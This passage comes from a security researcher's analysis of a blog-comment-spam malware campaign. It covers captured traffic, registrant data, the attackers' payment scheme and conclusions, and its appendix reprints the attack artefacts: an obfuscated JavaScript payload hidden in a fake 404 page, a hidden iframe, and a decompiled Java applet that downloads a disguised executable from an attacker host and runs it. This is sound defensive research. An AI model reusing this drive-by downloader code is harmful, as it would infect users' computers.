
GET /AntiVirusSetupFree_en.exe HTTP/1.1
User-Agent: IM Downloader
Host: download-av.com

Here are the DNS queries that were made to our fake DNS server.

```
Request:

44 99 01 00 00 01 00 00 00 00 00 00 07 61 72 63   [D............arc]
68 69 76 65 10 65 61 73 79 64 6F 77 6E 6C 6F 61   [hive.easydownloa]
64 73 6F 66 74 03 63 6F 6D 00 00 01 00 01         [dsoft.com.....  ]

Response:

44 99 81 80 00 01 00 01 00 00 00 00 07 61 72 63   [D............arc]
68 69 76 65 10 65 61 73 79 64 6F 77 6E 6C 6F 61   [hive.easydownloa]
64 73 6F 66 74 03 63 6F 6D 00 00 01 00 01 C0 0C   [dsoft.com.......]
00 01 00 01 00 00 51 81 00 04 0A 0A 0A 01         [......Q.......  ]

Request:

BC 98 01 00 00 01 00 00 00 00 00 00 07 79 6B 65   [.............yke]
65 70 65 72 0A 6E 6F 77 61 79 76 69 72 75 73 03   [eper.nowayvirus.]
63 6F 6D 00 00 01 00 01                           [com.....        ]

Response:

BC 98 81 80 00 01 00 01 00 00 00 00 07 79 6B 65   [.............yke]
65 70 65 72 0A 6E 6F 77 61 79 76 69 72 75 73 03   [eper.nowayvirus.]
63 6F 6D 00 00 01 00 01 C0 0C 00 01 00 01 00 00   [com.............]
51 81 00 04 0A 0A 0A 01                           [Q.......        ]
```

EASYDOWNLOADSOFT.COM	NOWAYVIRUS.COM
Registrar: WILD WEST DOMAINS, INC. OrgName: Webair Internet Development Inc OrgID: WAIR Address: 333 Jericho Tpke Address: Suite 200 City: Jericho StateProv: NY PostalCode: 11753 Country: US	OrgName: Webair Internet Development Inc OrgID: WAIR Address: 333 Jericho Tpke Address: Suite 200 City: Jericho StateProv: NY PostalCode: 11753 Country: US

Attack Flow



PAYMENT SCHEME

Attackers Receive Payment for:

- Raising search rankings by numbers of blogs linking to their sites
- Advertising on malicious websites users are directed to
- Per install of malware
- Per POST of stolen personal infomration
- Per clicked link

VIII. CONCLUSIONS

The group of individuals behind this attack is using a mixture of advanced, basic, and obscure methods to carry out their goals of infecting computers via blog comment spam. The sheer volume of encoding, obfuscation, redirection, exploits and number of diverse websites across many countries involved makes it very difficult to follow all threads and track every aspect of this attack down. However the attackers may have made a mistake by leaving log files containing IP address information world readable to the web. This may allow law enforcement and other members of the internet community to track down and stop what is truly a great threat to the average user.

IX. ACKNOWLEDGEMENTS

Thanks very much for help from Danny Quist, skape, HD Moore, Delchi, mCorey, famousjs, rjohnson.

X. REFERENCES

Dr. Jean Paul Ballerini, X-Force Road Show 2007, “The 24 hour vulnerability to malware lifecycle”, http://www.ibm.com/ru/events/presentations/xforce/ballerini.pdf

Vicente Martinez, Panda Software, “MPack Uncovered”, http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf

Appendix A.

lc1008.html:

```
<html><head><title>404 Not Found</title>
<style>
* {CURSOR: url("anr/us1008.anr")}
</style>
</head>
<body><h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.2.4 (EL4) Server at www.prolnx.info Port 80</address>
<script language="JavaScript">
function XKdXSY(ii){var ks="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";var
oo="";var c1,c2,c3;var e1,e2,e3,e4;var
i=0;do{e1=ks.indexOf(ii.charAt(i++));e2=ks.indexOf(ii.charAt(i++));e3=ks.indexOf(ii.charAt(i++));e4=ks.
indexOf(ii.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;oo=oo+String.fromC
harCode(c1);if(e3!=64){oo=oo+String.fromCharCode(c2);}if(e4!=64){oo=oo+String.fromCharCode(c3);}}while(
i<ii.length);return oo;}
function fTomz(a1,b1){var i; var o="";if (!b1) return
document.write(fTomz(XKdXSY(a1),arguments.callee.toString().replace(/[^a-zA-Z0-9]/g,"")));for (i=0;
i<a1.length; i++){o+=String.fromCharCode(a1.charCodeAt(i%a1.length)^b1.charCodeAt(i%b1.length));}return
o;}
fTomz('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
```

```
UNE0hJbRwLRUYWWkMaZgUDRVwdFxsZOQMtWgRcTAgKSUEPNHMQBFpGXltJQgwVRB4LRlZdU2MSWQlSCg8TBRpHCGoTHHg+ZQ1OSgppF
WsAJhsRFy9cRFAYV28TbRIdDFIXAQ4cYwUPKScBQUs7F28aFQ1ICW8CFABOGggGDwURCgMPFSdPUFoFXgFEGwQcHVgMEwEACwNfXAIR
ATECBRwQXURLCBsFPAgZAE52HBgUdiYNKzB3NF8SEwEQT0xVfgUCE0wZCxYVCTYZFx0GR09FBQISAgMEGS07Q0pJAQoGJFUdCV4ITUw
AERw8ASAVFAxMS0YcGgEvQVp4NQ4WRRRfEAkHF2NSRBAvBwgHVAEAGg9aAQxHDAMEWjYBFwQnEQQHRQRJTgkBBB5MT38WAQwTGAsNAE
cCDwg9AgwUT1cNXhQAAEEDDwEODwNLCngTFQdSDQwKDQcIA05JVwcHBwQAMUEJHz4iCj0QNQBCElpFGgADCVZfQwUDDxAIEQEnWh8IA
A4fBB5CDRYKChEgdhAJS0YLHQpFBARfGEsDBhoBBA49WhEFDxQVIQYXJkFaeDUOFkUCWQYGQU9jGgoWIBIMT1AACQEEFRwHeA0bFRMt
DAFNIhwMDEMJA0dcfgsaABpbAQsbMyciBxhBKz8kJRsYU1pSClQYTwEMAjQcDgQDShNDVURNUEdfDAsQA0sdEQMxIDBNJQBGVnA7IwE
2fSkEQxIXTwADFg8SFkpaZhFFBhUbMBxSQQpOUh4CCRUWFw9SbGsZAhpsHRcdRRsPGV1MVW0JYg8aPRcGAAEJRiQkKRIsSVtJFG4BDl
IWBQQcN0ETFygADEkTUAQeFxgNFhECGgIaKhkBWAsVHwMDPyBADRUaUgYbERdTJQcDD1EnLEENCjUcHloWWAZFHlxDSR4EGwgBEl8AU
ig1LCEtNiYzIVNZHhUFEwRUCwc5ClAPKyIAeCU4DUQET1ZFXV1QSAMCEw0BRQsVAjZJBxxOERMJBQlcQU4lKwMrRExMRFFOGVEbAFxM
Cw8KEVUdG3MCEwUbAltQRC4XQ0NMf0AFFRFdBhxfUGpUbgEuFxwMVAIRQBAGARZUS0pdEzMfCAA1VAgQUgQMGAJJDAEHBlsYDx1GFgE
HEVQiDwE9DCwKEV0HRVgCHggFElIYAAIWWU9UVB0XBwMHF0hcRQAVGhdUEBYEJk8gOwEYJwoaCTUPXQIGBwwIThoSDgRRIQoBAQM2JB
MdBkcEBBwZBF5HSj4QGEFNEk1NTQBUVFABXF1IE0lKQiwHX1BPAVpUTFNCIhgRHiYbWkdICmkaBAY2HQpNcF1Sa0xmDAhHXAoycxYgS
VU0AUNJYTA4IEAYEEVFSwEWWEVFQlZJEkhMSDc9RExAO1JdWEgRQwxWUFtJDWsbCUlOCFo+AwFdW05FUkNEREUVfiE5LSUhTn1UZx43
KBE1NjcVHxYADgEITUwHFgZBCgUCEAYKcxscDExOSW8NZhxpWU4JIihZSRNYZQ==', null);
</script>
</body></html>
<iframe width=2 height=2 src=http://lntop.info/l3/?id=61008></iframe>   (Upgrade Discovered March 28th)
```

Applets:

```
<applet archive=Java2SE.jar code=Java2SE.class width=1 height=1 MAYSCRIPT><param name=usid
value=1008><param name=uu value=http://prolnx.info/><param name=tt value=other></applet><applet
archive=dsbr.jar code=MagicApplet.class width=1 height=1 name=dsbr MAYSCRIPT><param name=ModulePath
value=http://prolnx.info/?id=1008&t=other&o=2></applet>see figure one
```

Java2SE.jar & /com/ms/lang/RegKeyException.class:

Java2SE.class

```
import com.ms.security.PermissionID;
import com.ms.security.PolicyEngine;
import java.applet.Applet;
import java.io.BufferedInputStream;
import java.io.FileOutputStream;
import java.net.URL;

public class Java2SE extends Applet {

   public Java2SE()    {
   }

   public void init()    {
       try        {
           if(Class.forName("com.ms.security.PolicyEngine") != null)
               PolicyEngine.assertPermission(PermissionID.SYSTEM);
       }
       catch(Throwable throwable) { }
       StartProcess();
   }

   public void OPlog(String s)    {
       try        {
           URL url = new URL(s);
           java.io.InputStream inputstream = url.openStream();
           BufferedInputStream bufferedinputstream = new
BufferedInputStream(inputstream);
           int i;
           do
               i = bufferedinputstream.read();
           while(i != -1);
       }
       catch(Exception exception) { }
   }
   public void StartProcess()    {
       String s = new String();
       String s1 = new String();
       String s2 = new String();
       String s3 = new String();
       String s4 = new String();
```

```
        String s5 = new String();
        String s6 = new String();
        s = getParameter("usid");
        s5 = getParameter("uu");
        s6 = getParameter("tt");
        try        {
            s2 = System.getProperty("java.io.tmpdir");
        }
        catch(Throwable throwable) { }
        try        {
            s3 = System.getProperty("user.home");
        }
        catch(Throwable throwable1) { }
        try        {
            s4 = System.getProperty("user.dir");
        }
        catch(Throwable throwable2) { }
        if(s2 == null || s2.length() < 3)
            s1 = s2;
        else
        if(s3 == null || s3.length() < 3)
            s1 = s3;
        else
        if(s4 == null || s4.length() < 3)
            s1 = s4;
        else
            s1 = "\\WINDOWS\\Temp";
        String as[] = new String[1];
        as[0] = s1 + "\\us" + s + ".ex" + "e";
        try        {
            URL url = new URL(s5 + "gf" + s + ".jpg");
            java.io.InputStream inputstream = url.openStream();
            BufferedInputStream bufferedinputstream = new
BufferedInputStream(inputstream);
            FileOutputStream fileoutputstream = new FileOutputStream(as[0]);
            do            {
                int i = bufferedinputstream.read();
                if(i == -1)
                    break;
                fileoutputstream.write(i);
            } while(true);
            fileoutputstream.close();
            Process process = Runtime.getRuntime().exec(as);
            OPlog(s5 + "?id=" + s + "&t=" + s6 + "&o=4");
        }
        catch(Exception exception)        {
            return;
        }
    }

    public void paint()    {    }
}

PermissionID.class

package com.ms.security;


public final class PermissionID {

    public String toString()     {
        return "PermissionID[" + name + "]";
    }

    PermissionID(int i, String s)     {
        auditflags = 0x8000000;
        permIndex = i;
        name = s;
    }

    public static final PermissionID SYSTEM = new PermissionID(0, "SYSTEM");
```

```
   public static final PermissionID FILEIO = new PermissionID(1,
"com.ms.security.permissions.FileIOPermission");
   public static final PermissionID NETIO = new PermissionID(2,
"com.ms.security.permissions.NetIOPermission");
   public static final PermissionID THREAD = new PermissionID(3,
"com.ms.security.permissions.ThreadPermission");
   public static final PermissionID PROPERTY = new PermissionID(4,
"com.ms.security.permissions.PropertyPermission");
   public static final PermissionID EXEC = new PermissionID(5,
"com.ms.security.permissions.ExecutionPermission");
   public static final PermissionID REFLECTION = new PermissionID(6,
"com.ms.security.permissions.ReflectionPermission");
   public static final PermissionID PRINTING = new PermissionID(7,
"com.ms.security.permissions.PrintingPermission");
   public static final PermissionID SECURITY = new PermissionID(8,
"com.ms.security.permissions.SecurityPermission");
   public static final PermissionID REGISTRY = new PermissionID(9,
"com.ms.security.permissions.RegistryPermission");
   public static final PermissionID CLIENTSTORE = new
PermissionID(10,
"com.ms.security.permissions.ClientStoragePermission");
   public static final PermissionID UI = new PermissionID(11,
"com.ms.security.permissions.UIPermission");
   public static final PermissionID SYSSTREAMS = new PermissionID(12,
"com.ms.security.permissions.SystemStreamsPermission");
   public static final PermissionID USERFILEIO = new PermissionID(13,
"com.ms.security.permissions.UserFileIOPermission");
   public static final PermissionID MULTIMEDIA = new PermissionID(14,
"com.ms.security.permissions.MultimediaPermission");
   private int permIndex;
   private String name;
   int auditflags;

}
```

PolicyEngine.class

```
package com.ms.security;

import com.ms.lang.RegKey;
import com.ms.lang.RegKeyException;
import com.ms.security.auditing.SecurityAuditor;
import java.security.Principal;
import java.util.Hashtable;

// Referenced classes of package com.ms.security:
//            ISecurityRequest, PermissionID, PermissionDataSet

public class PolicyEngine {

   static void checkCallersPermission(ISecurityRequest
isecurityrequest, Class aclass[], int i)    {
       shallowCheck(isecurityrequest.getPermissionID(),
isecurityrequest, aclass, i + 1);
   }

   public static void checkCallersPermission(PermissionID
permissionid, Class aclass[])    {
       shallowCheck(permissionid, null, aclass, 2);
   }

   public static void checkCallersPermission(String s, Class aclass[])    {
       shallowCheck(permissionNameToID(s), null, aclass, 2);
   }

   public static void checkCallersPermission(PermissionID
permissionid, Object obj, Class aclass[])    {
       shallowCheck(permissionid, obj, aclass, 2);
   }

   public static void checkCallersPermission(String s, Object obj,
```

```
Class aclass[])    {
        shallowCheck(permissionNameToID(s), obj, aclass, 2);
    }

    public static void checkCallersPermission(ISecurityRequest
isecurityrequest, Class aclass[])    {
        shallowCheck(isecurityrequest.getPermissionID(),
isecurityrequest, aclass, 2);
    }

    static void checkCallersPermission(PermissionID permissionid,
Class aclass[], int i)    {
        shallowCheck(permissionid, null, aclass, i + 1);
    }

    private static native boolean isSystemClass(String s);

    public static void checkForAllPermissions()    {
        deepCheck(PermissionID.SYSTEM, null);
    }

    public static native void denyPermission(PermissionID permissionid);
    public static native void revertPermission(PermissionID permissionid);
    public static void checkPermission(PermissionID permissionid)    {
        deepCheck(permissionid, null);
    }

    public static void checkPermission(String s)    {
        deepCheck(permissionNameToID(s), null);
    }

    public static void checkPermission(PermissionID permissionid,
Object obj)    {
        deepCheck(permissionid, obj);
    }

    public static void checkPermission(String s, Object obj)    {
        deepCheck(permissionNameToID(s), obj);
    }

    public static void checkPermission(ISecurityRequest isecurityrequest)    {
        deepCheck(isecurityrequest.getPermissionID(), isecurityrequest);
    }

    private static native void initPolicyEngine();
    public static Class getClassOfCaller()    {
        return _getClassOfCaller(null);
    }

    public static Class getClassOfCaller(Class aclass[])    {
        return _getClassOfCaller(aclass);
    }

    private static native Class _getClassOfCaller(Class aclass[]);
    private static Principal _makeSystemPrincipal()    {
        return null;
    }

    private static native void internalCheckClass(Class class1,
PermissionID permissionid, Object obj);

    static void checkCallerForAllPermissions(Class aclass[], int i)    {
        shallowCheck(PermissionID.SYSTEM, null, aclass, i + 1);
    }

    public static synchronized PermissionID permissionNameToID(String s)    {
        PermissionID permissionid = (PermissionID)nameToPIDMap.get(s);
        if(permissionid != null)
            return permissionid;
        if(!isSystemClass(s))
            throw new IllegalArgumentException("Permission name must
```

```
be a system class name.");
       Class class1 = null;
       try        {
           class1 = Class.forName(s);
       }
       catch(Throwable _ex) { }
       Class class2 = com.ms.security.IPermission.class;
       if(class1 == null || !class2.isAssignableFrom(class1))
           throw new IllegalArgumentException("Permission classes
must implement IPermission.");
       lastUsedIndex++;
       permissionid = new PermissionID(lastUsedIndex, s);
       nameToPIDMap.put(s, permissionid);
       assertPermission(PermissionID.SYSTEM);
       if(SecurityAuditor.getAuditor() != null)
           try            {
               SecurityAuditor.disableThreadAuditing();
               int i = 0x8000000;
               RegKey regkey;
               try          {
                   regkey = new RegKey(2, "Software\\Microsoft\\Java
VM\\Security\\Auditing\\Capabilities", 1);
               }
               catch(RegKeyException _ex)   {
                   regkey = null;
               }
               if(regkey != null)
                   try       {
                       i = regkey.getIntValue(s);
                   }
                   catch(RegKeyException _ex) { }
               try     {
                   regkey = new RegKey(3, "Software\\Microsoft\\Java
VM\\Security\\Auditing\\Capabilities", 1);
               }
               catch(RegKeyException _ex)    {
                   regkey = null;
               }
               if(regkey != null)
                   try   {
                       int j = regkey.getIntValue(s);
                       if(i == 0x8000000)
                           i = j;
                       else
                           i |= j;
                   }
                   catch(RegKeyException _ex) { }
               permissionid.auditflags = i;
           }
           finally    {
               SecurityAuditor.enableThreadAuditing();
           }
       return permissionid;
   }

   public static void checkCallerForAllPermissions(Class aclass[])    {
       shallowCheck(PermissionID.SYSTEM, null, aclass, 2);
   }

   public static native PermissionDataSet getPermissionsOfClass(Class class1);
   private PolicyEngine()    {
   }

   public static void checkClass(Class class1, PermissionID permissionid)    {
       internalCheckClass(class1, permissionid, null);
   }

   public static void checkClass(Class class1, String s)    {
       internalCheckClass(class1, permissionNameToID(s), null);
   }
```

```
   public static void checkClass(Class class1, PermissionID
permissionid, Object obj)    {
       internalCheckClass(class1, permissionid, obj);
   }

   public static void checkClass(Class class1, ISecurityRequest
isecurityrequest)    {
       internalCheckClass(class1, isecurityrequest.getPermissionID(),
isecurityrequest);
   }

   public static void checkClassForAllPermissions(Class class1)    {
       internalCheckClass(class1, PermissionID.SYSTEM, null);
   }

   public static native void assertPermission(PermissionID permissionid);
   private static native void deepCheck(PermissionID permissionid, Object obj);
   private static native void shallowCheck(PermissionID permissionid,
Object obj, Class aclass[], int i);

   public static native Principal getPrincipalOfClass(Class class1);
   static void checkCallersPermission(PermissionID permissionid,
Object obj, Class aclass[], int i)    {
       shallowCheck(permissionid, obj, aclass, i + 1);
   }

   private static Hashtable nameToPIDMap;
   private static int lastUsedIndex = 14;
   static final String KEY_AUDITING_CAPABILITIES =
"Software\\Microsoft\\Java VM\\Security\\Auditing\\Capabilities";
   public static final Principal system = _makeSystemPrincipal();
   static final boolean debugt = false;
   static final boolean debug = false;
   static final boolean debugDisableChecks = false;

   static     {
       nameToPIDMap = new Hashtable();
       nameToPIDMap.put("SYSTEM", PermissionID.SYSTEM);
       nameToPIDMap.put("com.ms.security.permissions.FileIOPermission",
PermissionID.FILEIO);
       nameToPIDMap.put("com.ms.security.permissions.NetIOPermission",
PermissionID.NETIO);
       nameToPIDMap.put("com.ms.security.permissions.ThreadPermission",
PermissionID.THREAD);
       nameToPIDMap.put("com.ms.security.permissions.PropertyPermission",
PermissionID.PROPERTY);
       nameToPIDMap.put("com.ms.security.permissions.ExecutionPermission",
PermissionID.EXEC);
       nameToPIDMap.put("com.ms.security.permissions.ReflectionPermission",
PermissionID.REFLECTION);
       nameToPIDMap.put("com.ms.security.permissions.PrintingPermission",
PermissionID.PRINTING);
       nameToPIDMap.put("com.ms.security.permissions.SecurityPermission",
PermissionID.SECURITY);
